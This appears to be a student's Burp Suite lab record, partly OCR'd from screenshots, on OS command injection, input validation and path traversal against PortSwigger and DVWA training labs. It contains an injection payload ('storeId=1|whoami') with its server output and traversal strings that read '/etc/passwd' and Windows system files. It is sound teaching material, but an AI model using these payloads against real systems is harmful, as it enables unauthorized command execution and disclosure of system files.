This vulnerability occurs when the application does not properly validate or sanitize user input and directly uses it in system-level functions or shell commands.

Attackers can misuse this vulnerability to gain system access, modify data, execute remote commands, or even fully compromise the server.

Common Command Injection Operators:

Symbol	Meaning
&	Executes the next command
`	`
;	Executes multiple commands sequentially
`	
&&	Executes next command only if the first one succeeds
$( ) / ` `	Command substitution

Requirements:

Requirement	Description
DVWA or similar vulnerable lab	Testing environment
BurpSuite	Intercepting and testing payloads
Browser (Firefox/Chrome)	Application access

Requirement	Description
Kali Linux or Linux system	Execution environment

Procedure / Steps:

Step 1: Open the vulnerable web application.
Step 2: Start BurpSuite and enable **Intercept ON**.
Step 3: Fill the "Check Stock" or similar form and capture the request.

Example request parameters:

```
productId=1
storeId=1
```

Step 4: Send the captured request to **Burp Repeater**.
Step 5: Inject the payload using OS command operators.

Example payload:

```
productId=1 & storeId=1|whoami
```

Step 6: Send the modified request from Burp Repeater and observe the server's response.

If the vulnerability exists, the server will execute the command and return system output such as the user running the server.

Observation:

The response displayed the real system username, which confirms that the application is vulnerable and lacks proper input validation and sanitization.

Result:

The OS Command Injection attack was successfully performed. The application executed the injected command and returned the output from the server's operating system, confirming the vulnerability exploitation.

LAB 01: OS command injection, simple case

Lab: OS command injection, simple case


APPRENTICE


This lab contains an OS command injection vulnerability in the product stock checker.


The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

SOLUTION:-




Burp Project Intruder Repeater View Help
Burp Suite Professional v2025.9.4 - Temporary Project - Licensed to : Dr.FarFar [WwW.Dr-FarFar.CoM]
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Burp Bounty Pro
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to https://0a5000760334265c80f758b3005900ff.web-security-acade
Time Type Direction Method URL
18:52:32 23 No... HTTP Request POST https://0a5000760334265c80f758b3005900ff.web-security-academy.net/product/stock
18:52:34 23 No... HTTP Request POST https://0a5000760334265c80f758b3005900ff.web-security-academy.net/product/stock
18:52:37 23 No... WS To server https://0a5000760334265c80f758b3005900ff.web-security-academy.net/academyLabHeader
18:52:37 23 No... WS To client https://0a5000760334265c80f758b3005900ff.web-security-academy.net/academyLabHeader
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a5000760334265c80f758b3005900ff.web-security-academy.net
Cookie: session=mISB3s2eDQOL6CXYuzCPSIhQCjFLSEme
Content-Length: 21
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Accept: */*
Origin: https://0a5000760334265c80f758b3005900ff.web-security-academy.n
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a5000760334265c80f758b3005900ff.web-security-academy.
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
productId=1&storeId=1
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Send Cancel Burp AI
Target: https://0a500076
Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a5000760334265c80f758b3005900ff.web-security-academy.net
Cookie: session=mISB3s2eDQOL6CXYuzCPSIhQCjFLSEme
Content-Length: 28
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a5000760334265c80f758b3005900ff.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a5000760334265c80f758b3005900ff.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
productId=1&storeId=1|whoami
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13
peter-4HLGKP


https://0a500076033426 5c80f758b3005900ff.web-security-academy.net
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Web Security Academy
OS command injection, simple case
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Com-Tool
$92.63
View details
Giant Grasshopper
$60.22
View details
First Impression Costumes
$0.56
View details
Giant Pillow Thing
$68.08
View details

Experiment No.: 10

Tool Name: Burp Suite – Input Validation and Data Security Testing

---

Aim:

To understand the importance of input validation and sanitization in web applications and learn best practices to prevent security vulnerabilities like SQL Injection and Cross-Site Scripting (XSS).

Theory:

Input Validation:
Input validation is the process of checking user-supplied data against predefined rules to ensure it meets expected criteria.

Techniques of Input Validation:

- **Data Type Validation:** Ensures the input matches the expected type (integer, string, date).
- **Length Validation:** Defines maximum and minimum length to prevent buffer overflow.
- **Range Validation:** Checks whether the input value falls within a predefined range (e.g., age 0–120).
- **Pattern Matching:** Uses regular expressions to validate input format (e.g., email address).
- **Whitelisting & Blacklisting:** Defines allowed or prohibited characters or words.

Input Sanitization:
Input sanitization involves removing or modifying malicious characters to reduce the risk of code execution or attacks.

Techniques Include:

- Removing harmful characters
- Normalizing input
- Escaping special characters
- Input filtering

Best Practices:

- Validate input at multiple layers (both client and server side).
- Use parameterized queries or prepared statements for database operations to prevent SQL Injection.
- Apply output encoding to prevent XSS attacks.
- Use input validation libraries for easier implementation.
- Conduct regular security testing and code reviews.
- Stay updated on the latest security vulnerabilities.

Real-World Examples:

- An e-commerce website suffered a data breach due to SQL Injection.
- A social media platform was defaced due to an XSS attack.

Robust input validation and sanitization could have prevented these incidents.

Observation:

Proper input validation and sanitization prevent attackers from injecting malicious data and executing attacks like SQL Injection and XSS. Implementing multiple layers of validation and encoding enhances web application security.

Result:

Understanding and implementing input validation and sanitization is essential for developing secure applications. Following best practices reduces the risk of data breaches and application compromise.

Experiment No.: 11

Tool Name: Burp Suite – Path Traversal Attack Testing

Aim:

To detect and exploit path traversal vulnerability using Burp Suite.

Theory:

Path Traversal vulnerability occurs when a web application allows users to manipulate file or directory paths without proper validation. This allows attackers to access files stored outside the intended directory.

Example vulnerable scenarios:

- File download modules
- Image preview pages
- Log/file viewer systems
- Backup access forms

Without proper sanitization, attackers can use traversal characters like:

```
../
..\
../../etc/passwd
../../../windows/system.ini
```

If these values are processed by the server, restricted system files may be exposed.

Common payloads:

OS	Payload Example
Linux	`../../etc/passwd`
Windows	`..\..\windows\system.ini`

Burp Suite helps modify input parameters to test whether the system prevents unauthorized path access.

Requirements:

- Burp Suite
- Proxy-enabled browser
- Vulnerable web application (DVWA, bWAPP, Mutillidae)
- Basic knowledge of OS file structure

Procedure / Steps:

Step 1: Open Burp Suite and configure proxy in browser.
Step 2: Navigate to vulnerable module (Example: DVWA → File Inclusion or File Viewer).
Step 3: Enter normal allowed input, e.g.:

```
file=report.txt
```

Step 4: Turn **Intercept ON** and capture the request.
Step 5: Modify the file parameter with a traversal payload, for example:

```
file=../../etc/passwd
```

or (Windows):

```
file=..\..\windows\system.ini
```

Step 6: Forward the request and observe server response.
Step 7: If restricted internal system files load, the vulnerability is confirmed.
Step 8: Test more payloads to explore sensitive file access.

Observation:


The application processed the modified input and displayed sensitive system files, confirming a successful path traversal vulnerability.


Result:


Path traversal vulnerability was successfully identified and exploited using Burp Suite.

Screenshot Section:

Burp Suite.


https://0afa00e0043b76ea80faa882001e00c0.web-security-academy.net
WE LIKE TO SHOP
Snow Delivered To Your Door
$62.07
View details
Folding Gadgets
$26.96
View details
Babbage Web Spray
$44.18
View details


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://0a6a00c00458cf638193c02600340093.web-security-academy.net
Time Type Direction Method URL
23:17:02 18 N... HTTP Request GET https://0a6a00c00458cf638193c02600340093.web-security-academy.net/image?filename=5.jpg
23:17:02 18 N... HTTP Request GET https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
23:17:04 18 N... WS To client https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
23:17:06 18 N... WS To server https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
Request
Pretty Raw Hex
1 GET /image?filename=5.jpg HTTP/2
2 Host: 0a6a00c00458cf638193c02600340093.web-security-academy.net
3 Cookie: session=n5BzIwLEzQQmeMpNiDF1GiF1nfHqKZnX
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a6a00c00458cf638193c02600340093.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Request to https://0a6a00c00458cf638193c02600340093.web-se
Time
Type
Direction
Method
URL
23:28:12 18 No... WS → To server https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
23:28:13 18 No... HTTP → Request GET https://0a6a00c00458cf638193c02600340093.web-security-academy.net/image?filename=5.jpg
23:28:13 18 No... HTTP → Request GET https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
23:28:13 18 No... WS ← To client https://0a6a00c00458cf638193c02600340093.web-security-academy.net/academyLabHeader
Request
Pretty
Raw
Hex
GET /image?filename=5.jpg
Host: 0a6a00c00458cf6381
Cookie: session=n5BzIwLE
Sec-Ch-Ua-Platform: "Win
Accept-Language: en-US,e
Sec-Ch-Ua: "Not_A Brand"
User-Agent: Mozilla/5.0
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/
Sec-Fetch-Site: same-ori
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a6a00c0
Accept-Encoding: gzip, d
Priority: u=2, i
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
y.net
eWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
ge/*,*/*;q=0.8
rity-academy.net/product?productId=1
Send
Cancel
Burp AI
Target: https://0a6a
Request
Pretty
Raw
Hex
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a6a00c00458cf638193c02600340093.web-security-academy.net
Cookie: session=n5BzIwLEzQ2meMpNiDF1GiFinfHqKZnX
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
